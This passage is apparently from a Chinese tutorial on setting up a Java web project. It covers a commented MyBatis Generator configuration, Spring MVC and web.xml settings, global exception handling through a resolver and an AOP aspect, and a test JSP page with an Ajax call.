| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <!DOCTYPE generatorConfiguration  PUBLIC "-//mybatis.org//DTD MyBatis Generator Configuration 1.0//EN"  "http://mybatis.org/dtd/mybatis-generator-config\_1\_0.dtd">  <generatorConfiguration>  <!-- 用于加载配置项或者配置文件，在整个配置文件中就可以使用${propertyKey}的方式来引用配置项  resource：配置资源加载地址，使用resource，MBG从classpath开始找，比如com/myproject/generatorConfig.properties  url：配置资源加载地质，使用URL的方式，比如file:///C:/myfolder/generatorConfig.properties.  注意，两个属性二选一。  另外，如果使用了mybatis-generator-maven-plugin，那么在pom.xml中定义的properties都可以直接在generatorConfig.xml中使用。  <properties resource="" url="" />  -->    <!-- 在MBG工作的时候，需要额外加载的依赖包  location：指定加载jar/zip包的全路径  <classPathEntry location="/Program Files/IBM/SQLLIB/java/db2java.zip" />  -->    <!--  context:生成一组对象的环境  id:必选，上下文id，用于在生成错误时提示  defaultModelType:指定生成对象的样式  1，conditional：类似hierarchical；  2，flat：所有内容（主键，blob）等全部生成在一个对象中；  3，hierarchical：主键生成一个XXKey对象(key class)，Blob等单独生成一个对象，其他简单属性在一个对象中(record class)  targetRuntime:  1，MyBatis3：默认的值，生成基于MyBatis3.x以上版本的内容，包括XXXBySample；  2，MyBatis3Simple：类似MyBatis3，只是不生成XXXBySample；  introspectedColumnImpl：类全限定名，用于扩展MBG  -->  <context id=*"mysql"* defaultModelType=*"hierarchical"* targetRuntime=*"MyBatis3Simple"*>    <!-- 自动识别数据库关键字，默认false，如果设置为true，根据SqlReservedWords中定义的关键字列表；  一般保留默认值，遇到数据库关键字（Java关键字），使用columnOverride覆盖  -->  <property name=*"autoDelimitKeywords"* value=*"false"* />  <!-- 生成的Java文件的编码 -->  <property name=*"javaFileEncoding"* value=*"UTF-8"* />  <!-- 格式化java代码 -->  <property name=*"javaFormatter"* value=*"org.mybatis.generator.api.dom.DefaultJavaFormatter"* />  <!-- 格式化XML代码 -->  <property name=*"xmlFormatter"* value=*"org.mybatis.generator.api.dom.DefaultXmlFormatter"* />    <!-- beginningDelimiter和endingDelimiter：指明数据库的用于标记数据库对象名的符号，比如ORACLE就是双引号，MYSQL默认是`反引号； -->  <property name=*"beginningDelimiter"* value=*"`"* />  <property name=*"endingDelimiter"* value=*"`"* />    <!-- 必需项，使用这个配置链接数据库 -->  <jdbcConnection driverClass=*"com.mysql.jdbc.Driver"* connectionURL=*"jdbc:mysql:///数据库名"*  userId=*"root"* password=*"root"*>  <!-- 这里面可以设置property属性，每一个property属性都设置到配置的Driver上 -->  </jdbcConnection>    <!-- java类型处理器  用于处理DB中的类型到Java中的类型，默认使用JavaTypeResolverDefaultImpl；  注意一点，默认会先尝试使用Integer，Long，Short等来对应DECIMAL和 NUMERIC数据类型；  -->  <javaTypeResolver type=*"org.mybatis.generator.internal.types.JavaTypeResolverDefaultImpl"*>  <!--  true：使用BigDecimal对应DECIMAL和 NUMERIC数据类型  false：默认,  scale>0;length>18：使用BigDecimal;  scale=0;length[10,18]：使用Long；  scale=0;length[5,9]：使用Integer；  scale=0;length<5：使用Short；  -->  <property name=*"forceBigDecimals"* value=*"false"* />  </javaTypeResolver>      <!-- java模型创建器，是必须要的元素  负责：1，key类（见context的defaultModelType）；2，java类；3，查询类  targetPackage：生成的类要放的包，真实的包受enableSubPackages属性控制；  targetProject：目标项目，指定一个存在的目录下，生成的内容会放到指定目录中，如果目录不存在，MBG不会自动建目录  -->  <javaModelGenerator targetPackage=*"com.\_520it.mybatis.domain"* targetProject=*"src/main/java"*>  <!-- for MyBatis3/MyBatis3Simple  自动为每一个生成的类创建一个构造方法，构造方法包含了所有的field；而不是使用setter；  -->  <property name=*"constructorBased"* value=*"false"* />    <!-- 在targetPackage的基础上，根据数据库的schema再生成一层package，最终生成的类放在这个package下，默认为false -->  <property name=*"enableSubPackages"* value=*"true"* />    <!-- for MyBatis3 / MyBatis3Simple  是否创建一个不可变的类，如果为true，  那么MBG会创建一个没有setter方法的类，取而代之的是类似constructorBased的类  -->  <property name=*"immutable"* value=*"false"* />    <!-- 设置一个根对象，  如果设置了这个根对象，那么生成的keyClass或者recordClass会继承这个类；在Table的rootClass属性中可以覆盖该选项  注意：如果在key class或者record class中有root class相同的属性，MBG就不会重新生成这些属性了，包括：  1，属性名相同，类型相同，有相同的getter/setter方法；  -->  <property name=*"rootClass"* value=*"com.\_520it.mybatis.domain.BaseDomain"* />    <!-- 设置是否在getter方法中，对String类型字段调用trim()方法 -->  <property name=*"trimStrings"* value=*"true"* />  </javaModelGenerator>      <!-- 生成SQL map的XML文件生成器，  注意，在Mybatis3之后，我们可以使用mapper.xml文件+Mapper接口（或者不用mapper接口），  或者只使用Mapper接口+Annotation，所以，如果 javaClientGenerator配置中配置了需要生成XML的话，这个元素就必须配置  targetPackage/targetProject:同javaModelGenerator  -->  <sqlMapGenerator targetPackage=*"com.\_520it.mybatis.mapper"* targetProject=*"src/main/resources"*>  <!-- 在targetPackage的基础上，根据数据库的schema再生成一层package，最终生成的类放在这个package下，默认为false -->  <property name=*"enableSubPackages"* value=*"true"* />  </sqlMapGenerator>      <!-- 对于mybatis来说，即生成Mapper接口，注意，如果没有配置该元素，那么默认不会生成Mapper接口  targetPackage/targetProject:同javaModelGenerator  type：选择怎么生成mapper接口（在MyBatis3/MyBatis3Simple下）：  1，ANNOTATEDMAPPER：会生成使用Mapper接口+Annotation的方式创建（SQL生成在annotation中），不会生成对应的XML；  2，MIXEDMAPPER：使用混合配置，会生成Mapper接口，并适当添加合适的Annotation，但是XML会生成在XML中；  3，XMLMAPPER：会生成Mapper接口，接口完全依赖XML；  注意，如果context是MyBatis3Simple：只支持ANNOTATEDMAPPER和XMLMAPPER  -->  <javaClientGenerator targetPackage=*"com.\_520it.mybatis.mapper"* type=*"ANNOTATEDMAPPER"*  targetProject=*"src/main/java"*>  <!-- 在targetPackage的基础上，根据数据库的schema再生成一层package，最终生成的类放在这个package下，默认为false -->  <property name=*"enableSubPackages"* value=*"true"* />    <!-- 可以为所有生成的接口添加一个父接口，但是MBG只负责生成，不负责检查  <property name="rootInterface" value=""/>  -->  </javaClientGenerator>    <!-- 选择一个table来生成相关文件，可以有一个或多个table，必须要有table元素  选择的table会生成一下文件：  1，SQL map文件  2，生成一个主键类；  3，除了BLOB和主键的其他字段的类；  4，包含BLOB的类；  5，一个用户生成动态查询的条件类（selectByExample, deleteByExample），可选；  6，Mapper接口（可选）    tableName（必要）：要生成对象的表名；  注意：大小写敏感问题。正常情况下，MBG会自动的去识别数据库标识符的大小写敏感度，在一般情况下，MBG会  根据设置的schema，catalog或tablename去查询数据表，按照下面的流程：  1，如果schema，catalog或tablename中有空格，那么设置的是什么格式，就精确的使用指定的大小写格式去查询；  2，否则，如果数据库的标识符使用大写的，那么MBG自动把表名变成大写再查找；  3，否则，如果数据库的标识符使用小写的，那么MBG自动把表名变成小写再查找；  4，否则，使用指定的大小写格式查询；  另外的，如果在创建表的时候，使用的""把数据库对象规定大小写，就算数据库标识符是使用的大写，在这种情况下也会使用给定的大小写来创建表名；  这个时候，请设置delimitIdentifiers="true"即可保留大小写格式；    可选：  1，schema：数据库的schema；  2，catalog：数据库的catalog；  3，alias：为数据表设置的别名，如果设置了alias，那么生成的所有的SELECT SQL语句中，列名会变成：alias\_actualColumnName  4，domainObjectName：生成的domain类的名字，如果不设置，直接使用表名作为domain类的名字；可以设置为somepck.domainName，那么会自动把domainName类再放到somepck包里面；  5，enableInsert（默认true）：指定是否生成insert语句；  6，enableSelectByPrimaryKey（默认true）：指定是否生成按照主键查询对象的语句（就是getById或get）；  7，enableSelectByExample（默认true）：MyBatis3Simple为false，指定是否生成动态查询语句；  8，enableUpdateByPrimaryKey（默认true）：指定是否生成按照主键修改对象的语句（即update)；  9，enableDeleteByPrimaryKey（默认true）：指定是否生成按照主键删除对象的语句（即delete）；  10，enableDeleteByExample（默认true）：MyBatis3Simple为false，指定是否生成动态删除语句；  11，enableCountByExample（默认true）：MyBatis3Simple为false，指定是否生成动态查询总条数语句（用于分页的总条数查询）；  12，enableUpdateByExample（默认true）：MyBatis3Simple为false，指定是否生成动态修改语句（只修改对象中不为空的属性）；  13，modelType：参考context元素的defaultModelType，相当于覆盖；  14，delimitIdentifiers：参考tableName的解释，注意，默认的delimitIdentifiers是双引号，如果类似MYSQL这样的数据库，使用的是`（反引号，那么还需要设置context的beginningDelimiter和endingDelimiter属性）  15，delimitAllColumns：设置是否所有生成的SQL中的列名都使用标识符引起来。默认为false，delimitIdentifiers参考context的属性    注意，table里面很多参数都是对javaModelGenerator，context等元素的默认属性的一个复写；  -->  <table tableName=*"userinfo"*>    <!-- 参考 javaModelGenerator 的 constructorBased属性-->  <property name=*"constructorBased"* value=*"false"* />    <!-- 默认为false，如果设置为true，在生成的SQL中，table名字不会加上catalog或schema； -->  <property name=*"ignoreQualifiersAtRuntime"* value=*"false"* />    <!-- 参考 javaModelGenerator 的 immutable 属性 -->  <property name=*"immutable"* value=*"false"* />    <!-- 指定是否只生成domain类，如果设置为true，只生成domain类，如果还配置了sqlMapGenerator，那么在mapper XML文件中，只生成resultMap元素 -->  <property name=*"modelOnly"* value=*"false"* />    <!-- 参考 javaModelGenerator 的 rootClass 属性  <property name="rootClass" value=""/>  -->    <!-- 参考javaClientGenerator 的 rootInterface 属性  <property name="rootInterface" value=""/>  -->    <!-- 如果设置了runtimeCatalog，那么在生成的SQL中，使用该指定的catalog，而不是table元素上的catalog  <property name="runtimeCatalog" value=""/>  -->    <!-- 如果设置了runtimeSchema，那么在生成的SQL中，使用该指定的schema，而不是table元素上的schema  <property name="runtimeSchema" value=""/>  -->    <!-- 如果设置了runtimeTableName，那么在生成的SQL中，使用该指定的tablename，而不是table元素上的tablename  <property name="runtimeTableName" value=""/>  -->    <!-- 注意，该属性只针对MyBatis3Simple有用；  如果选择的runtime是MyBatis3Simple，那么会生成一个SelectAll方法，如果指定了selectAllOrderByClause，那么会在该SQL中添加指定的这个order条件；  -->  <property name=*"selectAllOrderByClause"* value=*"age desc,username asc"* />    <!-- 如果设置为true，生成的model类会直接使用column本身的名字，而不会再使用驼峰命名方法，比如BORN\_DATE，生成的属性名字就是BORN\_DATE,而不会是bornDate -->  <property name=*"useActualColumnNames"* value=*"false"* />      <!-- generatedKey用于生成生成主键的方法，  如果设置了该元素，MBG会在生成的<insert>元素中生成一条正确的<selectKey>元素，该元素可选  column:主键的列名；  sqlStatement：要生成的selectKey语句，有以下可选项：  Cloudscape:相当于selectKey的SQL为： VALUES IDENTITY\_VAL\_LOCAL()  DB2 :相当于selectKey的SQL为： VALUES IDENTITY\_VAL\_LOCAL()  DB2\_MF :相当于selectKey的SQL为：SELECT IDENTITY\_VAL\_LOCAL() FROM SYSIBM.SYSDUMMY1  Derby :相当于selectKey的SQL为：VALUES IDENTITY\_VAL\_LOCAL()  HSQLDB :相当于selectKey的SQL为：CALL IDENTITY()  Informix :相当于selectKey的SQL为：select dbinfo('sqlca.sqlerrd1') from systables where tabid=1  MySql :相当于selectKey的SQL为：SELECT LAST\_INSERT\_ID()  SqlServer :相当于selectKey的SQL为：SELECT SCOPE\_IDENTITY()  SYBASE :相当于selectKey的SQL为：SELECT @@IDENTITY  JDBC :相当于在生成的insert元素上添加useGeneratedKeys="true"和keyProperty属性  <generatedKey column="" sqlStatement=""/>  -->    <!--  该元素会在根据表中列名计算对象属性名之前先重命名列名，非常适合用于表中的列都有公用的前缀字符串的时候，  比如列名为：CUST\_ID,CUST\_NAME,CUST\_EMAIL,CUST\_ADDRESS等；  那么就可以设置searchString为"^CUST\_"，并使用空白替换，那么生成的Customer对象中的属性名称就不是  custId,custName等，而是先被替换为ID,NAME,EMAIL,然后变成属性：id，name，email；    注意，MBG是使用java.util.regex.Matcher.replaceAll来替换searchString和replaceString的，  如果使用了columnOverride元素，该属性无效；    <columnRenamingRule searchString="" replaceString=""/>  -->      <!-- 用来修改表中某个列的属性，MBG会使用修改后的列来生成domain的属性；  column:要重新设置的列名；  注意，一个table元素中可以有多个columnOverride元素哈~  -->  <columnOverride column=*"username"*>  <!-- 使用property属性来指定列要生成的属性名称 -->  <property name=*"property"* value=*"userName"* />    <!-- javaType用于指定生成的domain的属性类型，使用类型的全限定名  <property name="javaType" value=""/>  -->    <!-- jdbcType用于指定该列的JDBC类型  <property name="jdbcType" value=""/>  -->    <!-- typeHandler 用于指定该列使用到的TypeHandler，如果要指定，配置类型处理器的全限定名  注意，mybatis中，不会生成到mybatis-config.xml中的typeHandler  只会生成类似：where id = #{id,jdbcType=BIGINT,typeHandler=com.\_520it.mybatis.MyTypeHandler}的参数描述  <property name="jdbcType" value=""/>  -->    <!-- 参考table元素的delimitAllColumns配置，默认为false  <property name="delimitedColumnName" value=""/>  -->  </columnOverride>    <!-- ignoreColumn设置一个MGB忽略的列，如果设置了改列，那么在生成的domain中，生成的SQL中，都不会有该列出现  column:指定要忽略的列的名字；  delimitedColumnName：参考table元素的delimitAllColumns配置，默认为false    注意，一个table元素中可以有多个ignoreColumn元素  <ignoreColumn column="deptId" delimitedColumnName=""/>  -->  </table>  </context>  </generatorConfiguration> |

**其他说明**

1）Criteria类是UserExample类里面的内部类，专门用于封装自定义查询条件。

* 1. **Spring整合web层（SpringMVC）**

**ApplicationContext-mvc.xml**

classpath:ApplicationContext-mvc.xml：

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <beans xmlns=*"http://www.springframework.org/schema/beans"*  xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"*  xmlns:mvc=*"http://www.springframework.org/schema/mvc"*  xmlns:context=*"http://www.springframework.org/schema/context"*  xmlns:aop=*"http://www.springframework.org/schema/aop"*  xmlns:tx=*"http://www.springframework.org/schema/tx"*  xmlns:p=*"http://www.springframework.org/schema/p"*  xsi:schemaLocation=*"http://www.springframework.org/schema/beans*  *http://www.springframework.org/schema/beans/spring-beans-4.0.xsd*  *http://www.springframework.org/schema/mvc*  *http://www.springframework.org/schema/mvc/spring-mvc-4.0.xsd*  *http://www.springframework.org/schema/context*  *http://www.springframework.org/schema/context/spring-context-4.0.xsd*  *http://www.springframework.org/schema/aop*  *http://www.springframework.org/schema/aop/spring-aop-4.0.xsd*  *http://www.springframework.org/schema/tx*  *http://www.springframework.org/schema/tx/spring-tx-4.0.xsd"*>  <!-- 启用Spring注解扫描，只扫描@Controller注解，不要扫描@Service、@Aspect等注解  否则Spring的AOP、事务等可能无法代理@Service组件，因为不同xml配置文件分属不同Context。  use-default-filters="false"：禁止扫描除context:include-filter指定之外的其他组件 -->  <!-- <context:component-scan base-package="com.tongwx.controller"/> -->  <context:component-scan base-package=*"com.tongwx"* use-default-filters=*"false"*>  <context:include-filter type=*"annotation"* expression=*"org.springframework.stereotype.Controller"*/>  </context:component-scan>  <!-- 启用SpringMVC注解扫描，扫描@RequestMapping、@RequestBody、@ResponseBody等注解 -->  <mvc:annotation-driven/>    <!--避免IE执行AJAX时，返回JSON出现下载文件 -->  <bean id=*"mappingJacksonHttpMessageConverter"*  class=*"org.springframework.http.converter.json.MappingJacksonHttpMessageConverter"*>  <property name=*"supportedMediaTypes"*>  <list>  <value>text/html;charset=UTF-8</value>  </list>  </property>  </bean>    <!-- 启动SpringMVC的注解功能，完成请求和注解POJO的映射 -->  <bean class=*"org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter"*>  <property name=*"messageConverters"*>  <list>  <ref bean=*"mappingJacksonHttpMessageConverter"* /><!-- JSON转换器 -->  </list>  </property>  </bean>    <!-- 配置视图解析器 -->  <bean class=*"org.springframework.web.servlet.view.InternalResourceViewResolver"*>  <!-- 定义跳转的文件的前后缀，自动给action方法返回的字符串加上前后缀，变成一个可用的url地址 -->  <property name=*"prefix"* value=*"/WEB-INF/jsp/"* />  <property name=*"suffix"* value=*".jsp"* />  </bean>    <!-- 静态资源映射（SpringMVC前端控制器的url-pattern>设为/时需设置此映射） -->  <mvc:resources location=*"/js/"* mapping=*"/js/\*\*"*/>  <mvc:resources location=*"/css/"* mapping=*"/css/\*\*"*/>  <mvc:resources location=*"/images/"* mapping=*"/images/\*\*"*/>  <!-- <mvc:resources location="/" mapping="/\*"/> --><!-- 放行所有静态资源 -->  <!-- <mvc:resources location="/WEB-INF/js/" mapping="/js/\*\*"/>  <mvc:resources location="/WEB-INF/css/" mapping="/css/\*\*"/>  <mvc:resources location="/WEB-INF/images/" mapping="/images/\*\*"/> -->  <!-- 使用下面一行简化配置时静态资源的根路径应在webapp下 -->  <!-- <mvc:default-servlet-handler/> -->    <!-- 配置文件上传 -->  <bean id=*"multipartResolver"*  class=*"org.springframework.web.multipart.commons.CommonsMultipartResolver"*>  <!-- 默认编码 -->  <property name=*"defaultEncoding"* value=*"utf-8"* />  <!-- 文件大小最大值 -->  <property name=*"maxUploadSize"* value=*"10485760000"* />  <!-- 内存中的最大值 -->  <property name=*"maxInMemorySize"* value=*"40960"* />  </bean>  </beans> |

**web.xml**

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <web-app xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"* xmlns=*"http://java.sun.com/xml/ns/javaee"* xsi:schemaLocation=*"http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app\_2\_5.xsd"*  version=*"2.5"*>  <display-name>BankingSystem</display-name>  <welcome-file-list>  <welcome-file>index.html</welcome-file>  <welcome-file>index.htm</welcome-file>  <welcome-file>index.jsp</welcome-file>  <welcome-file>default.html</welcome-file>  <welcome-file>default.htm</welcome-file>  <welcome-file>default.jsp</welcome-file>  </welcome-file-list>    <!-- ====================系统全局参数==================== -->  <!-- SpringAOP自动记录系统异常日志文件夹 -->  <context-param>  <param-name>LogDirPathForAopRecordExceptions</param-name>  <param-value>C:/Programming/eclipse\_neon/logs/</param-value>  <!-- <param-value>C:/Programming/eclipse\_neon/logsForAopRecordExceptions/</param-value> -->  </context-param>    <!-- ====================初始化spring容器==================== -->  <!-- 小型项目可将配置文件一并配在SpringMVC前端控制器的contextConfigLocation中 -->  <!-- <context-param>  <param-name>contextConfigLocation</param-name>  <param-value>classpath:applicationContext-\*.xml</param-value>  </context-param> -->  <!-- Spring监听器 -->  <!-- <listener>  <listener-class>org.springframework.web.context.ContextLoaderListener</listener-class>  </listener> -->  <!-- ====================SpringMVC前端控制器==================== -->  <servlet>  <servlet-name>SpringMVC</servlet-name>  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>  <!-- SpringMVC的配置文件，非必需项，默认值为：WEB-INF/[servlet的name]-servlet.xml -->  <init-param>  <param-name>contextConfigLocation</param-name>  <param-value>classpath:\*pplicationContext-\*.xml</param-value>  </init-param>  <load-on-startup>1</load-on-startup>  <!-- 启用异步处理支持async-supported是web.xml 3.0的新特性，需将web-app的xsi:schemaLocation的文件及版本改为3\_0和3.0 -->  <!-- <async-supported>true</async-supported> -->  </servlet>  <servlet-mapping>  <servlet-name>SpringMVC</servlet-name>  <!-- / : Tomcat默认，放行其他Servlet不处理的所有请求  重写后，会改放行为拦截，需配置静态资源映射【前台系统建议】  不管重不重写，\*.jsp和\*.jspx请求都不会被拦截，因为会由Tomcat的JspServlet处理  /\* : 拦截所有请求【一般用于过滤器】  \*.do等 ： 拦截 .do等请求【后台管理系统建议】 -->  <url-pattern>/</url-pattern>  </servlet-mapping>  <!-- ====================POST编码过滤器==================== -->  <filter>  <filter-name>encodingFilter</filter-name>  <filter-class>org.springframework.web.filter.CharacterEncodingFilter</filter-class>  <!-- 启用异步处理支持async-supported是web.xml 3.0的新特性，需将web-app的xsi:schemaLocation的文件及版本改为3\_0和3.0 -->  <!-- <async-supported>true</async-supported> -->  <init-param>  <param-name>encoding</param-name>  <param-value>UTF-8</param-value>  </init-param>  </filter>  <filter-mapping>  <filter-name>encodingFilter</filter-name>  <url-pattern>/\*</url-pattern>  </filter-mapping>    <!-- ====================防止Spring内存溢出监听器==================== -->  <listener>  <listener-class>org.springframework.web.util.IntrospectorCleanupListener</listener-class>  </listener>  </web-app> |

* 1. **全局运行时异常管理**

**基于SpringMVC的统一运行时异常处理**

|  |
| --- |
| **package** com.tongwx.exception;  **import** java.io.File;  **import** java.io.FileOutputStream;  **import** java.io.IOException;  **import** java.io.PrintWriter;  **import** java.io.StringWriter;  **import** java.text.SimpleDateFormat;  **import** java.util.Date;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **import** org.apache.commons.logging.Log;  **import** org.apache.commons.logging.LogFactory;  **import** org.apache.log4j.Logger;  **import** org.springframework.beans.factory.annotation.Autowired;  **import** org.springframework.stereotype.Component;  **import** org.springframework.web.servlet.HandlerExceptionResolver;  **import** org.springframework.web.servlet.ModelAndView;  **import** com.tongwx.service.SystemService;  /\*\*  \* 基于SpringMVC的统一运行时异常处理  \*/  @Component  **public** **class** GlobalExceptionResolver **implements** HandlerExceptionResolver {  **private** **final** **static** Log ***LOG*** = LogFactory.*getLog*(GlobalExceptionResolver.**class**);  @Autowired  **private** SystemService systemService;  //日志记录器  **private** **static** **final** Logger ***log*** = Logger.*getLogger*(GlobalExceptionResolver.**class**);  @Override  **public** ModelAndView resolveException(HttpServletRequest request, HttpServletResponse response, Object handler,  Exception ex) {  //步骤一、将异常信息记录到系统日志  logFile(request, handler, ex);  //步骤二、将异常消息记录到数据库  logDb(ex);  //步骤三、通过javamail将异常报警发送给相关人员  //步骤四、跳转到错误提示页  **return** forward();  }  /\*\*  \* 将异常信息记录到系统日志  \*/  **private** **void** logFile(HttpServletRequest request, Object handler, Exception ex) {  StringBuffer warn = **new** StringBuffer("全局异常捕获：\r\n");  /\*  \* 获取异常发生时的远程请求地址  \*/  StringBuffer requestURL = request.getRequestURL();//获取请求URL  String queryString = request.getQueryString();//获取请求查询参数  **if** (queryString != **null**) {  requestURL.append("?").append(queryString);//封装完整请求URL带查询参数  }  warn.append("异常所在请求：" + requestURL + "\r\n");  /\*  \* 获取异常所在方法  \*/  warn.append("异常所在方法：" + handler + "\r\n");  /\*  \* 将异常请求、异常方法、异常详情写入系统日志  \*/  warn.append("异常具体信息：");  ***LOG***.error(warn, ex);  }  /\*\*  \* 将异常消息记录到数据库  \*/  **private** **void** logDb(Exception ex) {  String exceptionType = ex.getClass().getName();  String exceptionMessage = ex.getMessage();  systemService.addDbLog(exceptionType,exceptionMessage);  }    /\*\*  \* 跳转到错误提示页  \*/  **public** ModelAndView forward() {  /\*  web.xml中的error-page同样配置了错误跳转页面：  <error-page>  <error-code>500</error-code>  <location>/500.jsp</location>  </error-page>  两者冲突时，如果本方法返回了ModelAndView，则优先根据返回值中的页面来显示  不过，如果本方法返回null，则展示web.xml中的error-page的500状态码配置的页面  当web.xml中有相应的error-page配置，则可以在实现resolveException方法时返回null。    如果是Ajax请求，Ajax会根据返回的500状态码调用异常处理函数，忽略服务器返回的ModelAndView，  所以服务器无需根据是否Ajax请求而使用不同的响应格式（返回值）。  \*/  ModelAndView modelAndView = **new** ModelAndView("errorPage");  **return** modelAndView;  }  } |
| **package** com.tongwx.service;  **public** **interface** SystemService {  **void** addDbLog(String exceptionType,String exceptionMessage);  } |
| **package** com.tongwx.service.impl;  **import** org.springframework.stereotype.Service;  **import** com.tongwx.service.SystemService;  @Service  **public** **class** SystemServiceImpl **implements** SystemService {  @Override  **public** **void** addDbLog(String exceptionType,String exceptionMessage) {  System.***out***.println(exceptionType);  System.***out***.println(exceptionMessage);  }  } |

**基于AOP的统一运行时异常处理**

|  |
| --- |
| **package** com.tongwx.aop;  **import** java.io.File;  **import** java.io.FileOutputStream;  **import** java.io.IOException;  **import** java.text.SimpleDateFormat;  **import** java.util.Date;  **import** javax.servlet.http.HttpServletRequest;  **import** org.apache.commons.logging.Log;  **import** org.apache.commons.logging.LogFactory;  **import** org.aspectj.lang.JoinPoint;  **import** org.aspectj.lang.annotation.AfterThrowing;  **import** org.aspectj.lang.annotation.Aspect;  **import** org.aspectj.lang.annotation.Pointcut;  **import** org.springframework.stereotype.Component;  **import** org.springframework.web.context.request.RequestContextHolder;  **import** org.springframework.web.context.request.ServletRequestAttributes;  @Component  @Aspect  **public** **class** AspectService {  /\*\*  \* 日志记录器  \*/  **private** **final** **static** Log ***LOG*** = LogFactory.*getLog*(AspectService.**class**);    /\*\*  \* 切入com.tongwx  \*/  @Pointcut("execution(\* com.tongwx..\*.\*(..))")  **public** **void** comTongwx(){    }  /\*\*  \* 系统异常日志  \*/  @AfterThrowing(value="comTongwx()",throwing="ex")  **public** **void** logExceptionInfo(JoinPoint joinPoint, Exception ex) {  **try** {  StringBuffer warn = **new** StringBuffer("全局异常捕获：\r\n");  /\*  \* 获取异常发生时间  \*/  /\*SimpleDateFormat sdf = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");//内容中的时间格式  Date date = new Date(System.currentTimeMillis());  warn.append("\r\n----------" + sdf.format(date) + "----------\r\n");\*/  /\*  \* 获取异常发生时的远程请求地址  \*/  HttpServletRequest request = ((ServletRequestAttributes) RequestContextHolder.*getRequestAttributes*())  .getRequest();  StringBuffer requestURL = request.getRequestURL();//获取请求URL  String queryString = request.getQueryString();//获取请求查询参数  **if** (queryString != **null**) {  requestURL.append("?").append(queryString);//封装完整请求URL带查询参数  }  warn.append("异常所在请求：" + requestURL + "\r\n");  /\*  \* 获取异常所在方法  \*/  String className = joinPoint.getTarget().getClass().getName();  String methodName = joinPoint.getSignature().getName();  warn.append("异常所在方法：" + className + "." + methodName + "\r\n");    /\*  \* 将异常请求、异常方法、异常详情写入系统日志  \*/  warn.append("异常具体信息：");  ***LOG***.error(warn, ex);    /\*  \* 将异常具体信息转化为字符串法一  \*/  /\*StringBuilder detailErrMsg = new StringBuilder();  StackTraceElement[] trace = ex.getStackTrace();  for (StackTraceElement s : trace) {  detailErrMsg.append("\tat " + s + "\r\n");  }  warn.append("异常具体信息：" + ex + "\r\n");  warn.append(detailErrMsg + "\r\n");\*/    /\*  \* 将异常具体信息转化为字符串法二  \*/  /\*StringWriter sw = new StringWriter();  PrintWriter pw = new PrintWriter(sw);  ex.printStackTrace(pw);  String detailErrMsg2 = sw.toString();  warn.append("异常详细信息：" + detailErrMsg2);  try {  pw.close();  sw.close();  } catch (IOException e) {  e.printStackTrace();  }\*/  /\*  \* 创建专门日志  \*/  /\*SimpleDateFormat sdf = new SimpleDateFormat("yyyy-MM-dd\_HH-mm-ss");//文件名中的时间格式  String logDirPath = request.getServletContext().getInitParameter("LogDirPathForAopRecordExceptions");  String fileCreateTime = sdf.format(date);  File file = new File(logDirPath + fileCreateTime + "\_" + className + "." + methodName + "\_ERROR.log");  if (!file.exists()) {  if (!file.getParentFile().exists() && !file.isDirectory()) {  file.getParentFile().mkdirs();  }  file.createNewFile();  }\*/  /\*  \* 写入专门日志  \*/  /\*FileOutputStream out = new FileOutputStream(file, false); //如果追加方式用true  out.write(warn.toString().getBytes("utf-8"));//注意需要转换对应的字符集  out.close();\*/  } **catch** (Exception e) {  e.printStackTrace();  }  }  }  /\*\*  使用XML配置的方法：  <!-- 配置系统异常日志Bean，相当于@Component -->  <bean id="aspectService" class="com.tongwx.aop.AspectService" />  <!-- 配置系统异常日志AOP -->  <aop:config>  <!-- 配置切入点,相当于@Pointcut -->  <aop:pointcut expression="execution(\* com.tongwx..\*.\*(..))" id="com\_tongwx" />  <aop:pointcut expression="execution(\* com.tongwx.service..\*.\*(..))" id="com\_tongwx\_service" />  <!-- 配置系统异常日志切面,注入系统异常日志切面Bean,相当于@Aspect -->  <!-- order值可为负数，值越小，优先级越高。无order值的，其优先级按配置顺序依次排在有order值的后面。  目标执行前，优先级高的通知先执行，目标执行后，优先级高的通知后执行 -->  <aop:aspect id="simpleAspect" ref="aspectService" order="15">  <!-- 配置通知，注入指定切入点，相当于@Befour、@AfterThrowing等 -->  <aop:after-throwing pointcut-ref="com\_tongwx" method="logExceptionInfo" throwing="ex" />  <!-- 也可以配置通知时直接写入切入点表达式 -->  <!-- <aop:after-throwing pointcut="execution(\* com.tongwx..\*.\*(..))"  method="logExceptionInfo" throwing="ex" /> -->  </aop:aspect>  </aop:config>  \*/ |

* 1. **测试web层访问及异常管理**

**导入jQuery脚本**

/src/main/webapp/js/jquery-1.8.2.js

**创建jsp页面**

/src/main/webapp/WEB-INF/jsp/test/testBean.jsp：

|  |
| --- |
| <%@ page language=*"java"* contentType=*"text/html; charset=utf-8"*  pageEncoding=*"utf-8"*%>  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">  <html>  <head>  <meta http-equiv=*"Content-Type"* content=*"text/html; charset=utf-8"*>  <title>测试</title>  </head>  <body>  编号：${testBean.id} <br />  姓名：${testBean.name} <br />  密码：${testBean.password} <br />  年龄：${testBean.age} <br />  <img alt=*""* src=*"../images/flower1.jpg"* width=*"20%"* />  <img alt=*""* src=*"/images/flower2.jpg"* width=*"20%"* />    <h1>测试Ajax请求</h1>  <input type=*"button"* value=*"Go!"* onclick="testjson()">  <script src=*"/js/jquery-1.8.2.js"*></script>  <script>  **function** testjson() {  $.ajax({  url : "/test/testAjax", //请求地址  type : "post",//请求方式（get、post）  data : "size=3",//（字符串形式："size=3"，对象形式：{"size":3}）。  dataType : "json",//服务器返回的数据类型（text：文本；json：json字符串；xml：xml文档）。  success : **function**(data){//当服务器处理正确时用来处理服务器返回数据的函数  alert(data.message);  },  error : **function**(){//当服务器出错时用来处理异常的函数。  alert("测试失败！");  }  //async : true//（默认true），当值为false时发送同步请求。  });  }  </script>    <h1>测试异常</h1>  <a href=*"/test/testError"*>Go!</a>    </body>  </html> |

/src/main/webapp/WEB-INF/jsp/errorPage.jsp：

